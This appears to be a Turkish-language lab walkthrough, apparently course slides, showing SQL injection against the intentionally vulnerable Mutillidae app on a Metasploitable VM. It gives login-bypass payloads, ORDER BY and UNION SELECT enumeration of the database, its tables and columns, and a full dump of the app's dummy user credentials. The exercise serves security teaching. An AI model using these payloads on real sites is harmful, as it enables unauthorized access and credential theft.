msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc  
[sudo] password for msfadmin:
```



```
Metasploitable [Çalışıyor] - Oracle VM VirtualBox  
Dosya Makine Görünüm Giriş Aygıtlar Yardım  
GNU nano 2.0.7 File: /var/www/mutillidae/config.inc  
<?php  
/* NOTE: On Samurai, the $dbpass password is "samurai" rather than bl  
$dbhost = 'localhost';  
$dbuser = 'root';  
$dbpass = '';  
$dbname = 'metasploit';  
?>
```



```
Metasploitable [Çalışıyor] - Oracle VM VirtualBox  
Dosya Makine Görünüm Giriş Aygıtlar Yardım  
GNU nano 2.0.7 File: /var/www/mutillidae/config.inc Modified  
<?php  
/* NOTE: On Samurai, the $dbpass password is "samurai" rather than blan$  
$dbhost = 'localhost';  
$dbuser = 'root';  
$dbpass = '';  
$dbname = 'owasp10_';  
?>
```

# Mutillidae Kullanıcı Kaydı



**Account created for ayşe. 1 rows inserted.**

**Please choose your username, password and signature**

**Username**

ayşe

**Password**

•••••

**Confirm Password**

•••••

**Signature**

xxx

# Mutillidae Yanlış Parola Girilmesi

Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '""' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnostic Information	SELECT * FROM accounts WHERE username='ayşe ' AND password=""
Did you <a href="#">setup/reset the DB?</a>	


**Warning:** Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **148**

**Warning:** Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **254**

**Warning:** Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **255**

**Warning:** Cannot modify header information - headers already sent by (output started at /var/www/mutillidae/process-login-attempt.php:97) in **/var/www/mutillidae/index.php** on line **256**

# SQL Enjeksiyon Post Metodu



# SQL Enjeksiyon Post Metodu

**Please sign-in**

**Name**

**Password**

Dont have an account? [Please register here](#)

```
File Edit Search Options Help
SELECT * FROM accounts WHERE username='ayşe' AND password='123456' //doğrusu

SELECT * FROM accounts WHERE username='admin' AND password='1' OR 1=1 '#' //enjeksiyon

SELECT * FROM accounts WHERE username='admin'# AND password='1456579856454'
```

# SQL Enjeksiyon Get Metodu

The screenshot displays the Mutillidae web application interface. At the top, there is a header with a red spider logo and the text "Mutillidae: Born to be Hacked". Below this, a status bar shows "Version: 2.1.19", "Security Level: 0 (Hosed)", and "Hints: Disabled (0 - I try harder)". A navigation bar includes links for "Home", "Logout", "Toggle Hints", "Toggle Security", "Reset DB", and "View Log".

The main content area features a sidebar with "Core Controls" and a list of categories: "OWASP Top 10", "Others", "Documentation", and "Resources". The "OWASP Top 10" category is expanded, showing a list of vulnerabilities: A1 - Injection, A2 - Cross Site Scripting (XSS), A3 - Broken Authentication and Session Management, A4 - Insecure Direct Object References, A5 - Cross Site Request Forgery (CSRF), A6 - Security Misconfiguration, A7 - Insecure Cryptographic Storage, A8 - Failure to Restrict URL Access, A9 - Insufficient Transport Layer Protection, and A10 - Unvalidated Redirects and Forwards.


The "A1 - Injection" category is further expanded, showing a list of sub-attacks: "SQLi - Extract Data", "SQLi - Bypass Authentication", "SQLi - Insert Injection", "Blind SQL via Timing", "SQLMAP Practice Target", "HTML Injection (HTMLi)", "HTMLi via HTTP Headers", "HTMLi Via DOM Injection", "HTMLi Via Cookie Injection", "Command Injection", "JavaScript Injection", "HTTP Parameter Pollution", "Cascading Style Injection", "JavaScript Object Notation (JSON) Injection", and "User Info".

Below the sidebar, there is a section titled "Site" with a blue circular logo and the text "hacked...err...qu... tested with Sam... WTF, Backtrac... Firefox, Burp-Su... Netcat, and the... Mozilla Add-ons". At the bottom, there is a Twitter icon and the handle "@webpwnized".

On the right side of the interface, there is a section titled "Samurai Web Test" with a green frog logo and the text "Toad". Below this, there are logos for "php", "MySQL", and "eclipse".



# SQL Enjeksiyon Get Metodu



http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=ay%26%23351%3Be+%&password=123456&user-info-php-submit-button=View+Account+

**Mutillidae: Born to be Hacked**

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) No

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured

Core Controls  
OWASP Top 10  
Others  
Documentation  
Resources

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

**View your details**

[Back](#)

Please enter username and password to view account details

Name

Password

[View Account Details](#)

Dont have an account? [Please register here](#)


**Results for . 1 records found.**

Username=ayse  
Password=123456  
Signature=xxx

# SQL Enjeksiyon Get Metodu

10.0.2.5/mutillidae/index.php?page=user-info.php&username=ay%26%23351%3Be%23&password=123456&user-info-php-submit-button=View+Accour


Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started


 **Mutillidae: Born to be Hacked**

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not


Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured

re Controls  
ASP Top 10  
hers  
cumentation  
sources

  
Site  
ked...err...quality-  
sted with Samurai  
WTF, Backtrack,  
refox, Burp-Suite,  
etcat, and these  
Mozilla Add-ons



**View your details**

 **Back**

**Please enter username and password to view account details**

**Name**

**Password**

Dont have an account? [Please register here](#)


**Results for . 1 records found.**

**Username=ayşe**  
**Password=123456**  
**Signature=xxx**

# SQL Enjeksiyon Get Metodu

10.0.2.5/mutillidae/index.php?page=user-info.php&username=admin%23&password=123456&user-info-php-submit-button=View+Account+Details



Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

 **Mutillidae: Born to be Hacked**


Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not L

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls  
OWASP Top 10  
Others  
Documentation  
Resources

  
Site  
hacked...err...quality-  
tested with Samurai  
WTF, Backtrack,  
Firefox, Burp-Suite,  
Netcat, and these  
Mozilla Add-ons  
  
@webpwnized

**View your details**

 **Back**

**Please enter username and password to view account details**

Name

Password

Dont have an account? [Please register here](#)

**Results for . 1 records found.**

**Username=admin  
Password=adminpass  
Signature=Monkey!**

# Veritabanındaki Tüm Verileri Çalmak

http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=admin UNION SELECT \* FROM accounts%23&password=123456&user-in

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

**Mutillidae: Born to be Hacked**

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls  
OWASP Top 10  
Others  
Documentation  
Resources

Site hacked...err...quality tested with Samurai, WTF, Backtrack, Firefox, Burp-Suite, Metasploit, and others

View your details

\*(Untitled)

File Edit Search Options Help

```
SELECT * FROM accounts WHERE username='ayşe' AND password='123456' AND 1=2#'  
  
SELECT * FROM accounts WHERE username='admin' AND password='1 OR 1=1 #' //enjeksiyon  
  
SELECT * FROM accounts WHERE username='admin'# AND password='1416579856454'  
  
http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=ay%26%23351%3Be+&password=123456&use  
  
SELECT * FROM accounts WHERE username='admin' UNION SELECT * FROM accounts # AND password='123456'|
```

# Veritabanındaki Tüm Verileri Çalmak

**Username**=admin  
**Password**=adminpass  
**Signature**=Monkey!

**Username**=adrian  
**Password**=somepassword  
**Signature**=Zombie Films Rock!

**Username**=john  
**Password**=monkey  
**Signature**=I like the smell of confunk

**Username**=jeremy  
**Password**=password  
**Signature**=d1373 1337 speak

**Username**=bryce  
**Password**=password  
**Signature**=I Love SANS

**Username**=samurai  
**Password**=samurai  
**Signature**=Carving Fools

**Username**=jim  
**Password**=password  
**Signature**=Jim Rome is Burning

**Username**=bobby  
**Password**=password  
**Signature**=Hank is my dad

**Username**=simba  
**Password**=password  
**Signature**=I am a cat

**Username**=dreveil  
**Password**=password  
**Signature**=Preparation H

**Signature**=Go Wildcats

**Username**=john  
**Password**=password  
**Signature**=Do the Duggie!

**Username**=kevin  
**Password**=42  
**Signature**=Doug Adams rocks

**Username**=dave  
**Password**=set  
**Signature**=Bet on S.E.T. FTW


**Username**=ed  
**Password**=pentest  
**Signature**=Commandline KungFu anyone?

**Username**=ayşe  
**Password**=123456  
**Signature**=vvv

# Manuel olarak Veritabanının İsmi Öğrenmek

10.0.2.5/mutillidae/index.php?page=user-info.php&username=admin' ORDER BY 10%23&password=123456&user-info-php-submit-button=View+Accou

Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

 **Mutillidae: Born to be Hacked**

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Controls  
SP Top 10  
rs  
mentation  
ources

Site  
ed...err...quality-  
ed with Samurai  
TF, Backtrack,  
fox, Burp-Suite,  
:cat, and these  
ozilla Add-ons

webpwnized

Mutillidae Channel

[Back](#)

**Please enter username and password to view account details**

Name

Password

[View Account Details](#)

Dont have an account? [Please register here](#)

Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: Unknown column '10' in 'order clause'
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnostic Information	SELECT * FROM accounts WHERE username='admin' ORDER BY 10# AND password='123456'
Did you <a href="#">setup/reset the DB</a> ?	


# Manuel olarak Veritabanının İsmi Öğrenmek

Mozilla Firefox

http://10.0...nt+Details x +

10.0.2.5/mutillidae/index.php?page=user-info.php&username=admin' ORDER BY 5%23&password=123456&user-info-php-submit-button=View+Accoun Search




Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

 **Mutillidae: Born to be Hacked**


Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls  
OWASP Top 10  
Others  
Documentation  
Resources

  
Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons  
  
@webpwnized  


**View your details**

 **Back**

**Please enter username and password to view account details**

Name

Password

Dont have an account? [Please register here](#)

**Results for . 1 records found.**

Username=admin  
Password=adminpass  
Signature=Monkey!

# Manuel olarak Veritabanının İsmi Öğrenmek

10.0.2.5/mutillidae/index.php?page=user-info.php&username=admin UNION SELECT 1, 2, 3, 4, 5%23&password=123456&user-info-php-submit-button

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

**Mutillidae: Born to be Hacked**

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) No

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured

Core Controls  
OWASP Top 10  
Others  
Documentation  
Resources

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

@webpwnized

**View your details**

Back

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? [Please register here](#)

Results for . 2 records found.

Username=admin  
Password=adminpass  
Signature=Monkey!

Username=2  
Password=3  
Signature=4



# Manuel olarak Veritabanının İsmi Öğrenmek

10.0.2.5/mutillidae/index.php?page=user-info.php&username=admin' UNION SELECT 1, DATABASE(), USER(), VERSION(), 5%23&p

Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

Back

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? [Please](#)

Results for . 2 records

Username=admin
Password=adminpass
Signature=Monkey!
Username=owasp10
Password=root@localhost
Signature=5.0.51a-3ubuntu5

# Manuel olarak Veritabanındaki Tabloları Öğrenmek

10.0.2.5/mutillidae/index.php?page=user-info.php&username=admin UNION SELECT 1, TABLE\_NAME, NULL, NULL, 5 FROM INFORMATION\_SCHEMA.TABLES WHERE TABLE\_SCHEMA='owasp10'

View Account Details

Dont have an account? [Please register here](#)

Results for . 7 records found.

**Username=admin**  
**Password=adminpass**  
**Signature=Monkey!**

**Username=accounts**  
**Password=**  
**Signature=**

**Username=blogs\_table**  
**Password=**  
**Signature=**

**Username=captured\_data**  
**Password=**  
**Signature=**

**Username=credit\_cards**  
**Password=**  
**Signature=**

**Username=hitlog**  
**Password=**  
**Signature=**

**Username=pen\_test\_tools**  
**Password=**  
**Signature=**

\*(Untitled)

File Edit Search Options Help

UNION SELECT 1, TABLE\_NAME, NULL, NULL, 5 FROM INFORMATION\_SCHEMA.TABLES WHERE TABLE\_SCHEMA='owasp10'

# Manuel olarak Veritabanındaki Sütunları Öğrenmek

Browser address bar: `2.5/mutillidae/index.php?page=user-info.php&username=admin' UNION SELECT 1, COLUMN_NAME, NULL, NULL, 5 FROM INFO`

Page content:

View Account Details

Dont have an account? [Please register here](#)

Results for . 6 records found.

Username=admin  
Password=adminpass  
Signature=Monkey!

Username=cid  
Password=  
Signature=

Username=username  
Password=  
Signature=

Username=password  
Password=  
Signature=

Username=mysignature  
Password=  
Signature=

Username=is\_admin  
Password=  
Signature=

Terminal window (10.HAFTA VGvSA):

```
File Edit Search Options Help
UNION SELECT 1, COLUMN_NAME, NULL, NULL, 5 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='accounts'
```

Footer:

Browser: Mozilla/5.0 (X11; Linux x86\_64; rv:52.0) Gecko/20100101 Firefox/52.0  
PHP Version: 5.2.4-2ubuntu5.10  
The newest version of Mutillidae can downloaded from [Irongeek's Site](#)

# Manuel olarak Veritabanındaki Tüm Verileri Çalmak

Details x +

mutillidae/index.php?page=user-info.php&username=admin UNION SELECT 1, username, password, is\_admin, 5 FROM accoi

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

Name

Password

[View Account Details](#)

Dont have an account? [Please register here](#)

Results for 18 records found.

Username=admin  
Password=adminpass  
Signature=Monkey!

Username=admin  
Password=adminpass  
Signature=TRUE

Username=adrian  
Password=somepassword  
Signature=TRUE

Username=john  
Password=monkey  
Signature=FALSE

Username=jeremy  
Password=password  
Signature=FALSE

Username=bryce  
Password=password

\*10.HAFTA VGvSA

File Edit Search Options Help

UNION SELECT 1, username, password, is\_admin, 5 FROM accounts

# Manuel olarak Veritabanındaki Tüm Verileri Çalmak

**Username**=admin  
**Password**=adminpass  
**Signature**=Monkey!

**Username**=adrian  
**Password**=somepassword  
**Signature**=Zombie Films Rock!

**Username**=john  
**Password**=monkey  
**Signature**=I like the smell of confunk

**Username**=jeremy  
**Password**=password  
**Signature**=d1373 1337 speak

**Username**=bryce  
**Password**=password  
**Signature**=I Love SANS

**Username**=samurai  
**Password**=samurai  
**Signature**=Carving Fools

**Username**=jim  
**Password**=password  
**Signature**=Jim Rome is Burning

**Username**=bobby  
**Password**=password  
**Signature**=Hank is my dad

**Username**=simba  
**Password**=password  
**Signature**=I am a cat

**Username**=dreveil  
**Password**=password  
**Signature**=Preparation H

**Signature**=Go Wildcats

**Username**=john  
**Password**=password  
**Signature**=Do the Duggie!

**Username**=kevin  
**Password**=42  
**Signature**=Doug Adams rocks

**Username**=dave  
**Password**=set  
**Signature**=Bet on S.E.T. FTW

**Username**=ed  
**Password**=pentest  
**Signature**=Commandline KungFu anyone?

**Username**=ayşe  
**Password**=123456  
**Signature**=vvv